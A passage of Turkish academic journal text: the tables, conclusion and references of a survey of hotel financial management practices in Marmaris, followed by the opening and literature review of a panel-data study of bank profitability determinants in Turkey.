Duran varlıkların finansmanında kullanılması olası yöntemler Tablo 4'te gösterilmektedir. Hisse senedi ve tahvil ihracı, risk sermayesi fonları, duran varlık satımı ve TKB kredileri, yatırımların finansmanında otellerce hiç kullanılmazken, kısa ve uzun vadeli banka kredileri, finansal kiralama, taksitli satıcı kredileri ve iç finansman kaynakları, otellerin azı tarafından kullanılmaktadır. Kısa vadeli banka kredilerinin duran varlık yatırımlarında kullanılması, vade uyumsuzluğu nedeniyle likidite (ödeme) sorunları yaratabilir. İç finansman kaynakları (karlar ve amortisman fonları) işletmelerin yatırım ihtiyaçlarını büyük ölçüde karşılamaktadır. Borç finansmanı (faiz) maliyetleri, otelleri, çok kredi kullanmaktan alıkoyuyor olabilir.

Tablo 4. Yatırımların Finansman Kaynakları

FİNANSMAN KAYNAKLARI	EN ÇOK		ÇOK		AZ		ÇOK AZ		HİÇ	
	N	%	N	%	N	%	N	%	N	%
Kısa vadeli banka kredileri	9	28,1	9	28,1	9	28,1	9	28,1	9	28,1
Taksitli satıcı kredileri	3	9,4	3	9,4	3	9,4	3	9,4	3	9,4
Finans kurumlarının vadeli kredileri	-	-	1	3,1	-	-	3	9,4	28	87,5
Türkiye Kalkınma Bankası (TKB)	-	-	-	-	-	-	-	-	32	100
Finansal kiralama (Leasing)					5	15,6	3	9,4	24	75,0
İç finansman	3	9,4	3	9,4	3	9,4	3	9,4	3	9,4
Tahvil ihracı	-	-	-	-	-	-	-	-	32	100
Hisse senedi çıkarımı ya da yeni ortaklar alma	-	-	-	-	-	-	-	-	32	100
Kullanılmayan bazı duran varlıkları satma	-	-	-	-	-	-	1	3,1	31	96,9
Risk sermayesi veya melek finansman	-	-	-	-	-	-	-	-	32	100

Kar Dağıtım Politikası:

Otellerde kar dağıtım politikası, iç finansman uygulamalarıyla yakından ilgilidir. Dağıtılmayan karlar ve yüksek amortisman ayırma, iç kaynak hacmini artırarak otellerin fon ihtiyaçlarının karşılanmasında etkili olmaktadır. Bu nedenle, otel yöneticilerine kar dağıtımı ve amortisman ayırmaya ilişkin iki soru daha sorulmuştur. Bu sorulara verilen karşılıklar, Tablo 5 ve 6'da yansıtılmaktadır.

Otellerin yarısından fazlası (%56'sı), kar dağıtımı konusunda belirli bir politikalarının olmadığını beyan etmişlerdir. Kar dağıtımı konusunda bir politikası olduğunu ifade eden otellerin %28'i (9 otel) karları hiç veya çoğunu dağıtmadığını belirtirken, geri kalanı (5 otel) karların tamamını veya çoğunu dağıttığını ifade etmiştir. Karların çoğunlukla dağıtılmadığı bulgusu, yukarıdaki çoğunlukla iç finansman kaynaklarının kullanıldığı bulgusunu desteklemektedir. Politikası olmayan otellerin çoğunun da karlarını çoğunlukla dağıtmadıkları tahmin edilebilir.

Tablo 5. Kar Dağıtım Politikası

KAR DAĞITIM POLİTİKASI	N	%
İşletmemiz yıllık karların tamamını ortaklara dağıtır	4	13
İşletmemiz yıllık karları ortaklara hiç dağıtmaz	8	25
İşletmemiz yıllık karlarının çoğunu ortaklara dağıtır	1	3
İşletmemiz yıllık karlarının çoğunu ortaklara dağıtmaz	1	3
Bu konuda belli bir politikamız yoktur	18	56
Toplam	32	100

Amortisman Politikası:

Aslında tüm işletmeler, yasal bir imkan olarak amortisman ayırmaktadır. Amortisman ayırma, giderleri ve toplam karı doğru belirlemeye fırsat vermektedir. Bununla birlikte, ayrılan amortisman giderleri, nakit fonların işletme dışına vergi olarak çıkışına engel olarak duran varlıkların yenilenmesi

için fon oluşumunu sağlamaktadır. İlk yıllarda daha çok amortisman ayrılması, paranın zaman değeri etkisi nedeniyle finansmanı kolaylaştırmaktadır. Amortisman politikası bu bakımdan önemlidir. Otellerin %60'ı (19 otel), azalan oranlı veya eşit oranlı amortisman politikası uyguladıklarını belirtmişlerdir. Bu uygulama, ilk yıllarda daha yüksek tutarlarda gider gösterilmesine imkan verdiği için iç finansman yaratılması açısından olumludur. Otellerin %38'inin (12 otel), yeniden değerlendirme yaptıklarını belirtmeleri, bir amortisman politikası olmaktan çok, her işletmenin amortisman ayırmada duran varlıkların güncel değerlerini esas alması açısından zaten gerekli bir durumdur. Özetle; otellerin çoğunun hızlandırılmış (ilk yıllarda yüksek pay ayırma) amortisman uygulamaları, iç finansmanı arttırması bakımından yararlı olarak değerlendirilebilir.

Tablo 6. Amortisman Politikası

AMORTİSMAN POLİTİKASI	N	%
Yeniden değerlendiriyoruz	12	38
Artan oranlı amortisman politikası uyguluyoruz	1	2
Azalan oranlı amortisman politikası uyguluyoruz	6	19
Eşit oranlı amortisman politikası uyguluyoruz	13	41
Toplam	32	100

Finansman Yapısı:

Buraya kadar otellerin finansman uygulamaları gözden geçirildi. İşletmelerin finansman durumları, bilançolarının sağ tarafında (pasif kısmında) bütün olarak görülebilir.

Tablo 7, araştırılan otellerin finansman yapılarını yansıtmaktadır. Otellerin %75'i (24 otel) toplam finansmanının %20-40'ını kısa vadeli borçlarla sağlamaktadır. Otellerin yaklaşık beş'te birinin (6 otel) hiç kısa vadeli borç kullanmaması da dikkati çekmektedir. Otellerin %78'inin (25 otel) hiç uzun vadeli borcunun olmaması, geri kalanının (7 otel) değişik oranlarda uzun vadeli borç finansmanı yaptıkları görülmektedir. Buraya kadar, otellerin çoğunun uzun vadeli değil ama kısa vadeli borçlandıkları söylenebilir. Bu bulgulardan otellerin çoğunun yüksek oranlarda özsermaye finansmanına dayandıkları öngörülebilir. Nitekim 26 otel (%79'u) %60'ın üzerinde özkaynak oranına sahiptirler.

Tablo 7. Bilanço Pasif (Finansman) Yapısı

PASİF (FİNANSMAN) YAPISI		N	%
Kısa Vadeli Borçlar	% 0	6	19
	% 10	1	3
	% 20	7	22
	% 30	8	25
	% 40	9	28
	% 50	1	3
	Toplam	32	100
Uzun Vadeli Borçlar	% 0	25	78
	% 10	2	6
	% 40	2	6
	% 50	3	10
	Toplam	32	100
Özsermaye	% 20	5	16
	% 50	1	3
	% 60	8	25
	% 70	4	13
	% 80	8	25
	% 100	6	18
	Toplam	32	100

Yatırım (Varlık) Yapısı:

İşletmelerin yatırım yapısı da bilançoların sol tarafında (aktif kısmında) bütün olarak görülebilir. Tablo 8, araştırılan otellerin varlık yapısını yansıtmaktadır. Tabloda görüldüğü gibi, otellerin 27'sinde (%84'ü) dönen varlıklar toplam yatırımın %10-20'sini oluştururken, duran varlıklar tersini, yani %70-90'ını oluşturmaktadır. Bu durum, literatürde de belirtildiği gibi, otellerin temel finansal karakteristiğini yansıtmaktadır. Oteller duran varlık yoğun işletmelerdir. Bu da, otellerin uzun vadeli finansman ihtiyacını artırmaktadır.

Tablo 8. Bilanço Varlık (Yatırım) Yapısı

VARLIK YAPISI		N	%
Dönen Varlıklar	% 10	11	34
	% 20	11	34
	% 30	5	16
	% 40	2	7
	% 50	1	3
	% 60	1	3
	% 80	1	3
	Toplam	32	100
Duran Varlıklar	% 20	1	3
	% 40	1	3
	% 50	1	3
	% 60	2	7
	% 70	5	16
	% 80	11	34
	% 90	11	34
	Toplam	32	100

SONUÇ

Bu çalışmada otellerin finansal yönetim uygulamaları araştırılmıştır. Araştırma, Türkiye'nin tanınmış turizm merkezlerinden Marmaris'te yapılmıştır. Bu çalışmada 'çalışma sermayesi yönetimi' ile 'finansman' uygulamaları tespit edilmeye çalışılmıştır. 'Duran varlıklara yatırım' süreçleri ve yatırım teknikleri araştırma kapsamı dışında tutulmuştur. Araştırmada otellerin finansal sorunları değil, finansal uygulamaların karakteristikleri belirlenmeye çalışılmıştır.

Araştırılan oteller; sayfiye oteli olma, yoğunlukla sezonluk faaliyet gösterme, sermaye şirketi olma, yıldızlı turistik otel olma, yabancı turistlere hitap etme, yüksek doluluğa sahip olma, küçük ve orta ölçekli olma, bağımsız otel olma gibi özelliklere sahiptirler.

Araştırılan otellerin çoğunda kredili alım ve satış koşulları birbirine yakındır. Bu durum, çalışma sermayesi ihtiyacında önemli bir yer tutan alacakların satıcı kredileri ile karşılanabildiğini ve net çalışma sermayesi ihtiyacının az olabileceğini göstermektedir. Bunun yanı sıra otellerin çoğu, nakit, alacak ve stokların yönetiminde belirli bir teknik kullanmaktadırlar. Bu teknikler nakit bütçesi, alacakların yaşı çizelgesi ve stok devir hızıdır.

Araştırılan otellerin kısa vadeli kredi kullanma durumlarına bakıldığında, çoğunun kısa vadeli finansman kaynaklarını kullanmadıkları görülmektedir. Bu durum, otellerin gelirlerinin ve likiditelerinin iyi olmasından kaynaklanabilir.

Duran varlık yatırımları için de benzer şeyler söylenebilir. Uzun vadeli finansman kullanımı oteller arasında yaygın değildir. Otellerin küçük bölümü, banka kredileri, finansal kiralama ve iç finansman kaynaklarını sınırlı ölçüde kullanmaktadırlar.

Kar payı dağıtımı konusunda otellerin bir politikası olmamakla birlikte, çoğu kar dağıtımı yapmamaktadır. Otellerin finansman ihtiyaçlarını otofinansmanla karşıladıkları söylenebilir. Borç faiz oranlarının yüksek olması da işletmeleri iç finansmana itebilir. Amortisman uygulaması da otofinansmanı destekleyicidir. Otellerin çoğu ilk yıllarda daha çok amortisman gideri ayırarak iç finansmanı güçlendirmektedir.

Genel olarak sermaye yapılarına bakıldığında; otellerin büyük çoğunluğunun yüksek oranda özsermayeye dayandıkları, düşük oranda borçlandıkları, borçların da kısa vadeli olduğu görülmektedir. Borçlanmada otellerin kısa vadeli borçlanmayı tercih etmeleri, faiz maliyetini düşürme kaygısından

kaynaklanabilir. Otellerin varlık yapılarına bakıldığında ise, klasik olarak, otellerin büyük çoğunluğu %70-90 oranında duran varlık payına ve %10-30 oranında dönen varlık payına sahiptir. Otel sektöründe finansal yönetime ilişkin araştırmaların artırılması, uygulamaların etkinleştirilmesi açısından yararlı olacaktır. Buna karşılık, finansal konuların sır gibi görülmesi, finansal konuları iyi bilen yönetici personelin azlığı ve bu konuların patrona bırakılması, araştırmaların önündeki en büyük engelleri oluşturmaktadır.

Kaynakça

- AKGÜÇ, Ö. (1994) Finansal Yönetim, 9. Baskı, Avcıol Basım Yayın, No 63, İstanbul.
- ANDREW, W.P. ve SCHMIDGALL, R. (1993) Financial Management for the Hospitality Industry, East Lansing, Michigan.
- BREALEY, R. A. vd., (1997), İşletme Finansmanının Temelleri, Çev.; Bozkurt, Ü., Arıkan, T., Doğukanlı, H., Literatür Yayınları, İstanbul.
- Bayraktar, S. ve Y. Köse, 'Kobilerin Finansmanı ve Finansal Sorunları', <http://www.emu.edu.tr>, 10.03.2010.
- Bekçi, İ. ve H. Usul, (2001) 'Göller Bölgesindeki Küçük ve Orta Boy İşletmelerin Finansal Sorunları ve Çözüm Yolları', SD Üniversitesi İİBF, C.6, S.1, 111-125.
- CEYLAN, A. (1985) İşletmelerde Finansal Yönetim, Örnek Kitabevi, Bursa.
- Ceylan, A. ve O. İlban, (2005) "Otel İşletmelerinin Finansal Sorunları: Balıkesir İlinde Bir Alan Araştırması", SOİD Seyahat ve Otel İşletmeciliği Dergisi, 2(3), Temmuz-Ağustos, 12-18.
- COLTMAN, M. (1979) Financial Management for the Hospitality Industry, Van Nostrand Reinhold Company, New York.
- COLTMAN, M. (1995) Ağırlama İşletmelerinde Finansal Yönetim, Çev. Ö. Met, İnceofset, Balıkesir.
- DEFranco, A. ve LATTİN, T. (2007) Hospitality Financial Management, John Wiley and Sons, Inc., New Jersey.
- Demir, Y. ve A. Sütçü, (2002) 'Kriz Sonrası Işpata Orman Endüstri KOBİ'lerinin Üretim, Teknoloji ve Finansman Sorunlarının Analizi', Süleyman Demirel Üniversitesi Orman Fakültesi Dergisi, Seri: A, Sayı: 2, 79-96.
- ERCAN, M.K. ve BAN, Ü. (2005) Değere Dayalı İşletme Finansı, Finansal Yönetim, Gazi Kitabevi, Ankara.
- FOURADOULAS, C. (1979) Finanzierung von Hotelinvestitionen, ihre Gestaltung und Förderung durch den Staat, St. Gallen.
- GÜRSOY, C.T. (2007) Finansal Yönetim İlkeleri, Doğu Üniversitesi Yayınları, İstanbul.
- HARRİS, P. ve HAZZARD, P. (1977) Accounting and Financial Management in the Hotel and Catering Industry, Cilt 2, London.
- Karadeniz, E. vd. (2015) "Van İlinde Faaliyet Gösteren KOBİ Statüsündeki Konaklama ve Seyahat İşletmelerinin Finansal Sorunlarının Analizi", Ç.Ü. Sosyal Bilimler Enstitüsü Dergisi, C.24, S.1: 85-92.
- Karadeniz, E. vd. (2007) "Seçilmiş Paydaşların SWOT Yöntemiyle Türk Turizm Yatırımlarını Değerlendirmesine Yönelik Bir Pilot Çalışma", Anatolia: Turizm Araştırmaları Dergisi, 18(2), Güz, 195-205.
- Korkmaz, S. (2003) 'Küçük ve Orta Ölçekli İşletmelerin (KOBİ) Pazarlama ve Finansman Sorunlarının Çözümünde Risk Sermayesinin Kullanılabilirliği Üzerine Bir Araştırma' Ticaret ve Turizm Eğitimi Fakültesi Dergisi, S.2, 233.
- Met, Ö. (2015) Otel İşletmelerinde Büyüme ve Finansmanı, Detay Yayıncılık, Ankara.
- Met, Ö. (2013) Turizm ve Ağırlama İşletmelerinde Finansal Analiz ve Bir Uygulama, Detay Yayıncılık, Ankara.
- Met, Ö. (2006) "Taksitli Krediler ile Finansman ve Otel-Restoran Ekipmanı Satıcılarına Yönelik Bir Araştırma", Marmara Üniversitesi Muhasebe-Finansman Araştırma ve Uygulama Dergisi, Cilt 7, 15 (16), Ekim, 35-46.
- Met, Ö. (2011) "Küçük ve Orta Ölçekli İşletmelerde Finansal Sorunlar: Kırgızistan'da Bir Araştırma", Sosyoekonomi Dergisi, Yıl 7, Sayı 14, 127-144.
- Met, Ö. vd. (2013) "Otel Sektöründe Yenileme Yatırımlarının Finansmanı: Marmaris'te Bir Araştırma", Sosyoekonomi Dergisi, Yıl 9, Sayı 19, 263-277.
- Olalı, H. ve Korzay, M., (1989), Otel İşletmeciliği, İ.Ü. İşletme Fakültesi Yayınları, No 214, İstanbul.
- OLALI, H. (1965) Otelcilik Endüstrisi Yatırımları ve Finansmanı, İzmir.
- Özer, B. ve S. Yamak, (2000) "Self-Sustaining Pattern of Finance in Small Businesses: Evidence from Turkey", International Journal of Hospitality Management, (19), 261-273.
- Oktay, E. ve A. Güney, (2002) 'Türkiye'de KOBİ'lerin Finansman Sorunları ve Çözüm Önerileri', 21. Yüzyılda KOBİ'ler: Sorunlar, Fırsatlar ve Çözüm Önerileri Sempozyumu, Ocak, Doğu Akdeniz Üniversitesi, KKTC, <http://www.emu.edu.tr>, 29.03.2010.

- Özkanlı, Ö. ve K. Namazalieva, (2006) ‘Kırgızistan’da Faaliyet Gösteren Bazı Küçük ve Orta Ölçekli İşletmelerde Yönetim Sorunları Üzerine Bir Araştırma’, Bilig, Güz, Sayı 39: 97-125.
- Poyraz, E. (2008) “Büyük Ölçekli Otel İşletmelerinin Orta ve Uzun Vadeli Fon Temini Sorunu ve Sermaye Piyasalarına Açılma Eğiliminin Analizi için Yönetici Tutumlarının Araştırılması”, Muhasebe ve Finansman Dergisi, (37), 142-151.
- Sakarya, Ş. (2008) “Turizm İşletmelerinin Finansman Sorunlarının Çözümünde İMKB’nin Rolü - İMKB Turizm Sektörü Üzerine Bir İnceleme”, Akademik Bakış Sosyal Bilimler E- Dergisi, (14), Nisan, 1-12.
- Şenel, A. S. (2007) “Turizm Sektöründe Yatırım Kararları”, Selçuk Üniversitesi Karaman İİBF Dergisi, 9(12), Haziran, 1-12.
- Tandoğan, V. U. (2001) “Kuşadası’ndaki 4-5 Yıldızlı Otellerin Yenileme Yatırımlarına Yönelik Bir Araştırma”, Seyahat ve Turizm Araştırmaları Dergisi, 1(1-2), 1-14.
- TARRAS, J.M. (1991) A Practical Guide to Hospitality Finance, Van Nostrand Reinhold, New York.
- Tokay, S. H. (2001) ‘KOBİ’lerin Finansal Sorunları ve Türkiye’de KOBİ Yatırımlarında Devlet Yardımları Konusundaki Son Yasal Düzenlemeler’, Yaklaşım Dergisi, Yıl 9, Sayı 104, Ağustos.
- Topal, Y. vd. (2006) ‘Küçük ve Orta Boy İşletmelerin Finansal Yönetim Uygulamaları: Afyonkarahisar Örneği’, SD Üniversitesi İİBF, C.11, S.1, 281-298.
- Yıldız, F. ve H. Özolgun, (2010) “İstanbul Yöresi Küçük ve Orta Ölçekli Üretim İşletmelerinin Finansman Fonksiyonu Açısından Değerlendirilmesi”, Muhasebe ve Finansman Dergisi, (48), 112-124.
- Yılmaz, H. (2007) “Turizm Sektörü KOBİ’lerinin Finansman Sorunlarının Diğer Sektörlerle Karşılaştırmalı Analizi: Bodrum Örneği”, MUFAD Muhasebe ve Finansman Dergisi, (33), Ocak, 162-170.
- Yörük, N. (2007) ‘BASEL II Standartları’nın KOBİ’ler Üzerindeki Etkisinin Belirlenmesine Yönelik Anket Uygulaması’ Dokuz Eylül Üniversitesi İktisadi ve İdari Bilimler Fakültesi Dergisi, Cilt:22, Sayı:2, 367-384.
- Zor, İ. ve A. Akın, (2008) ‘Stratejik Projeksiyonlar Bağlamında KOBİ’lerde Finansman araçlarının Kullanımı’, Afyon Kocatepe Üni. İİBF Dergisi, C. X, S.1, 177-199.

Banka Karlılığını Etkileyen Faktörler

Sevda ATEŞOĞLU COŞKUN**

Hakan ARACI***

Öz

Bu çalışmada, bankaların karlılığını etkileyen bankaya özgü ve makroekonomik değişkenler incelenmiştir. Bankalar istikrarlı finansal sistemlerin yapı taşlarını oluşturmaktadır. Bankalar ve ülke ekonomisi birbiriyle yakından ilişkilidir ve çift taraflı etkileşim içindedir. Ülkemizin de dâhil olduğu gelişmekte olan ülkelerde sermaye piyasaları fazla gelişmemiştir, bankalar bu ülkelerin finansal sistemlerinde çok önemli bir yere sahiptir. Bu nedenlerden dolayı bankaları etkileyen değişkenlerin incelenmesi ülke ekonomisi açısından önem arz etmektedir. Banka karlılığı yatırımcıları da yakından ilgilendiren bir konudur. Çalışmamızda bankaların karlılığını etkileyen bazı içsel ve makro faktörlere araştırılarak, banka karlılığı belirleyicilerine ulaşılmaya çalışılmıştır. Türkiye bankacılık sektöründe faaliyet gösteren kamu bankaları ve Tasarruf Mevduat Fonuna devredilen bankalar haricindeki Mevduat bankalarının 2010-2015 yılları arasındaki 6 (altı) yıllık verileri panel veri analizi ile test edilmiştir.

Anahtar Kelimeler: banka karlılığı, bankaya özgü değişkenler, mevduat bankaları, panel veri

Abstract

In this study, bank-specific and macroeconomic variables which affect the profitability of banks are examined. Banks are essential building blocks of stable financial systems. Banks and country's economy are closely related and there is two-sided interaction between them. In developing countries where our country is also included, the capital markets have not improved much and, banks have a crucial importance in the financial systems of these countries. For these reasons, examining the variables affecting the banks is important for the economy of the country. Bank profitability is also a topic that is closely related to investors. In our study, we tried to reach bank profit determinants by investigating some internal and macro factors which are affecting banks' profitability. The data (6 years period, between 2010-2015 years) of deposit banks which operates in Turkish banking system (other than state-owned banks and other than banks which are transferred to Savings Deposit Insurance Fund of Turkey) are tested with panel data analysis.

Key Words: Banks profitability, bank-specific variables, deposit banks, panel data

GİRİŞ

Türkiye gibi gelişmekte olan ülkelerde bankalar finansal sistemin önemli bir yer arz etmektedir. Bankalar fon fazlası olan kurum veya bireylerden fon ihtiyacı olanlara fon aktarımını gerçekleştirme görevini üstlenirken kar elde etme amacını güderler. Türk bankacılık sektörü 2001 krizi sonrasında yapılan bankacılık düzenlemeleri sonucu güçlü finansal yapıya dönüşmüştür. Özelleştirmeler sonrasında yabancı bankaların sektördeki oranı arttı, 2016 sonu itibari ile yabancıların Türkiye’de faaliyet gösteren bankaların aktiflerindeki doğrudan payı %38.9 dur (KPMG, 25.12.2017). Dünya genelinde finansal serbestleşme ve özelleşmeler ile bankacılık sektöründe rekabet arttırmış ve dolayısıyla banka karlılık oranlarında azalma meydana getirmiştir. Bu rekabet ortamında Türkiye gibi birçok gelişmekte olan ülkelerin finansal sistemlerinin en önemli yapı taşları olan bankaların karlılıklarının incelenmesi ön plana çıkmıştır.

Banka karlılığını etkileyen değişkenleri incelemeyi amaçlayan birçok çalışma literatürde yer almaktadır. Bu çalışma banka karlılığını araştıran çalışmaların bir uzantısıdır. Literatürde yer alan çalışmaların bir kısmı bankaya özgü faktörlere odaklanırken bir kısmı dışsal faktörlere odaklanmaktadır. Bu çalışma banka karlılığı belirleyicilerine ulaşılmak amacıyla, Türkiye’de faaliyet gösteren kamu bankaları ve TMSF devredilen bankalar hariç mevduat bankalarının 2010-2015 yılları arasında yıllık verileri panel veri analizi ile test edilmiştir.

LİTERATÜR

Literatür çalışmaları banka karlılık belirleyicileri olarak içsel ve dışsal faktörler olarak ikiye ayırmaktadır. İçsel faktörler bankaya özgü faktörleri ifade ederken, dışsal faktörler makroekonomik ve sektörel faktörleri içermektedir. İçsel faktörleri ölçmek için sermaye yapısı, kredi riski operasyonel giderler; ekonomik faktörler olarak sahiplik yapısı, GSYİH, enflasyon oranı, ekonomik aktivite, faiz oranları gibi belirleyiciler kullanılırken; sektörel faktörler olarak sektör payı, sektörde konsantrasyon, banka aktifler/GSYİH oranı, sektör payı gibi bağımsız değişkenler kullanılmaktadır. Bağımlı değişkenler olarak literatürde çoğunlukla aktif karlılığı, özkaynak karlılığı ve net faiz marjı

* Bilgisayar İşletmeni, Celal Bayar Üniversitesi, Sosyal Bilimler Enstitüsü, sevda_atesoglu@hotmail.com

** Dr. Öğr. Üyesi, Celal Bayar Üniversitesi, İktisadi İdari Bilimler Fakültesi

kullanılmıştır. Ayrıca çalışmalardan bir kısmı tek ülke verilerini içerirken bir kısmı birden çok ülkenin verilerini içermektedir.

Literatürde erken çalışmalardan biri Bourke (1988)'nin Avrupa, Kuzey Amerika, Avustralya'da 12 farklı ülkede faaliyet gösteren 90 bankanın verileri üzerinde yaptığı çalışmada lineer regresyon analizi gerçekleştirmişlerdir. Personel giderleri banka karlılığı üzerinde negatif etkisi; likidite rasyolarının, sermaye oranının, enflasyon oranının banka karlılığı ile pozitif yönlü etkisi olduğu yönünde kanıtlar elde edilmiştir. Ayrıca banka konsantrasyonunun artışının daha az hizmet ve daha az personel gideri ve daha fazla karlılıkla ilişkili olduğu belirtilmiştir.

Demirgüç ve Harry (1999) çalışmalarında 1988-1996 yılları arasında 80 ülkede banka net faiz marjı ve banka karlılığına etki eden faktörler regresyon analizi ile incelenmiştir. Çalışmada bankaya özgü özelliklerin, finansal vergilendirme, mevduat güvencesi, finansal yapı, yasal ve kurumsal yapının banka karlılığı ve net faiz marjını etkilediği yönünde bilgiler elde edilmiştir. Banka sermaye yapısının daha güçlü olmasının düşük faiz geliri, aktiflerin yüksek, enflasyonun yüksek olmasının, gerçek faiz oranı, banka konsantrasyonu, borsa değeri büyüklüğü/GSYİH artışının daha yüksek karlılık ve net faiz marjı ile ilişkili olduğu yönünde bilgiler elde edilmiştir. Örnekleme aktifler/GSYİH oranı arttıkça ve piyasa kontrasyonu azaldıkça net faiz marjının ve karlılığın azaldığı tespit edilmiştir. Ayrıca gelişmekte olan ülkelerde yabancı bankaların yüksek net faiz marjı ve karlılık ancak gelişmiş ülkelerde tam tersi daha düşük net faiz marjı ve karlılıkla ilişkili olduğuna yönelik sonuçlar elde edilmiştir.

Saunders ve Schumacher (2000), seçilen 6 AB ve ABD ülkesindeki 614 banka üzerinde net faiz marjları belirleyicilerini araştırmışlardır. 1988-1995 periyotunun dâhil edildiği çalışmada, Ho ve Saunders (1981)'in geliştirdiği 2 aşamalı metodu kullanıldığı çalışmada regresyon analizlerine yer verilmiştir. Bağımlı değişken olarak net faiz marjı kullanılırken bağımsız değişkenler olarak faiz dışı giderden operasyonel gelir farkının aktiflere oranı, gelir getirmeyen aktifler ve özkaynaklar/toplam aktifler oranı kullanılmıştır. Sonuçlar örneklemin tümünde net faiz dışı giderlerin net faiz marjı üzerinde istatistiksel olarak anlamlı ve pozitif bir etkisi olduğu ve ülkelerin genelinde özkaynaklar/toplam aktifler oranı arttıkça net faiz marjı arttığı yönündedir. Ayrıca faiz oranı oynaklığının artması ile net faiz marjının arttığı ve banka güvencesinin arttığı yüksek özkaynaklar/aktifler oranı ve finansal servis ücretlerinin düşürülmesinin düşük net faiz marjıyla ilişkili olduğu yönünde kanıtlar elde edilmiştir.

Afanasieff vd. (2001) çalışmalarında Güney Doğu Avrupa'da bankaların 1998-2002 yılları arasındaki verilerini banka karlılığının belirleyicilerini araştırmak amacıyla dengelenmemiş panel veri analizi kullanarak araştırmışlardır. Aktif karlılık ve özkaynak karlılığının bağımlı değişken olarak kullanıldığı çalışmada, likidite haricindeki incelenen tüm bankaya özgü faktörlerin banka karlılığını etkilediği, ayrıca banka konsantrasyonu, sermaye, banka büyüklüğü, enflasyon değişkenleri ile banka karlılığının pozitif yönlü ilişkili olduğu tespit edilmiştir. Kredi riski ve operasyonel giderler değişkenleri ve banka reformları ile banka karlılığının negatif yönlü ilişkili olduğu yönünde kanıtlar elde edilmiştir.

Kaya (2002) çalışmasında 1997-2000 döneminde panel veri analiziyle mikro ve makro değişkenlerin banka karlılığına etkisini araştırmışlardır. Çalışmada Ho ve Saunders(1981) tarafından geliştirilen 2 aşamalı yaklaşım kullanılarak gerçekleştirilen çalışmanın sonuçları özkaynak, likidite, personel harcamalarının, mevduat, piyasa payı, enflasyon ve bütçe açığının; net faiz marjı, aktif karlılık ve özkaynak karlılığının belirleyicisi olduğuna dair kanıtlar elde etmişlerdir. Bunlara ek olarak; krediler, aktiflerin aktif karlılıkta belirleyici olduğuna, menkul değer cüzdanı, krediler, yabancı para pozisyonu ve reel faizin özkaynak karlılığının belirleyicisi olduğuna ilişkin bilgiler elde edilmiştir.

Guru vd. (2002) Malezya'da faaliyet gösteren bankaların 1985-1998 dönemindeki veriler üzerinde havuzlanmış yatay kesit zaman serisi kullanılarak analiz yapılmıştır. Çalışma sonuçlarında banka karlılığını en fazla gider yönetiminden etkilendiği, gider kontrolü ile operasyonel etkinliklerle banka karlılığının artırılabilceği yönünde kanıtlar elde edilmiştir. İncelenen tüm makroekonomik faktörlerin enflasyon oranı, piyasa büyüklüğü, faiz oranı, piyasa payı mevduatlarda, regülasyon bank karlılığı üzerinde etkili olduğu tespit edilmiştir. Banka karlılığı ile yüksek faiz oranının negatif yönlü, enflasyonun ise pozitif yönlü ilişkili olduğu yönünde bilgiler elde edilmiştir. Krediler/mevduatlar, personel giderlerinin banka karlılığına negatif etki oluşturmaktadır. Özkaynaklar/toplam varlıkların özkaynak karlılığı ile negatif yönlü ilişkili olduğu ve düşük kaldıraç oranı düşük karla ilişkilendirilebileceği belirtilmiştir.

Bashir (2003) çalışmasında İslami bankaların karlılığını etkileyen bankaya özgü değişkenlerin ve finansal çevre değişkenlerini panel veri analizi ile incelemişlerdir. Ortadoğu ülkelerinde faaliyet

gösteren bankaların 1993-1998 dönemindeki verileri üzerinde yapılan çalışmada özkaynaklar/aktifler ve krediler/aktifler oranlarındaki artış ve makroekonomik faktörler ile banka karlılığını pozitif yönde etkilediği, yabancı bankaların daha karlı olduğu, vergilerin banka karlılığıyla negatif yönlü etkilediği tespit edilmiştir.

Naceur (2003) çalışmasında 1980-2000 döneminde Tunus'ta faaliyet gösteren bankalar üzerinde yaptığı çalışmada bankaya özgü ve makroekonomik göstergelerin banka karlılığına etkisini incelemişlerdir. Sonuçlar, sermayesi fazla ve yönetim giderleri fazla olmayı; net faiz marjı ve aktif karlılığı fazla olan bankalarla ilişkilendirmiştir. Banka kredilerinin net faiz marjıyla pozitif yönde etkilediği, büyüklüğün ise genellikle negatif yönde ilişkili olduğu yönünde kanıtlar elde edilmiştir. Makroekonomik faktörlerin örneklemde yer alan banka karlılığında etkili olmadığı belirtilmiştir. Sonuçlar doğrultusunda, piyasa konsantrasyonunun net faiz marjını negatif yönde etkilediği, piyasa değeri aktif karlılık piyasa değeri/aktifler oranı pozitif yönde ilişkili olduğu belirtilmiştir.

Ata (2009) çalışmasında, 2001 krizi sonrasında bankaya özgü faktörlerin ve makroekonomik faktörlerin banka karlılığına etkisinin araştırılması amacıyla panel veri analizinde en küçük kareler ve sabit etkiler modeli kullanılmıştır. Türkiye'de faaliyet gösteren mevduat bankaları 2002-2007 dönemindeki verileri üzerinde yapılan çalışmada içsel faktörlerin etkisinin daha fazla olduğu, aktif karlılığının bankaların likidite seviyesi, karlılık politikası, sermaye yeterliliği, etkin gider yönetimi ve banka büyüklüğü ile ilişkili olduğu yönündedir. Makroekonomik göstergeler içinde banka aktiflerinin GSYİH payının banka karlılığında belirgin şekilde etkili olduğu, sektörde yoğunlaşmadaki artışın banka karlılığını olumsuz yönde etkilediği yönünde sonuçlar elde edilmiştir. Güçlü sermaye yapıları olan bankaların ve geniş ölçekli faaliyetleri olan bankaların daha karlı olduğu, yüksek gideri olanların banka karlılığı ile negatif yönde ilişkili olduğu yönünde bilgiler elde edilmiştir.

Alper ve Anbar (2011) Türkiye'de faaliyet gösteren bankaların karlılığının belirleyicileri bankaya özgü ve makroekonomik faktörleri 2002-2010 döneminde incelemişlerdir. Panel veri analizinin yapıldığı çalışmada, aktif büyüklüğün faiz dışı gelirlerin, reel faiz oranının banka karlılığı üzerinde anlamlı ve pozitif bir etkisi olduğu, kredi portföyü ve takipteki kredilerin negatif etkisi olduğu yönünde sonuçlar elde edilmiştir.

Taşkın (2011) çalışmasında 1995-2009 döneminde Türkiye'de faaliyet gösteren ticari bankaların performansını etkileyen içsel ve dışsal faktörleri analiz etmişlerdir. Panel veri analizi kullanılan çalışmada, bankacılık performansının ağırlıklı olarak mikro değişkenler tarafından etkilendiği, makro değişkenler arasında sadece üretim endeksi ile banka karlılığı arasında anlamlı bir ilişki olduğu yönünde kanıtlar elde edilmiştir. Ayrıca 2001 krizinin net faiz marjı ve aktif karlılığını olumsuz yönde etkilediği belirtilmiştir.

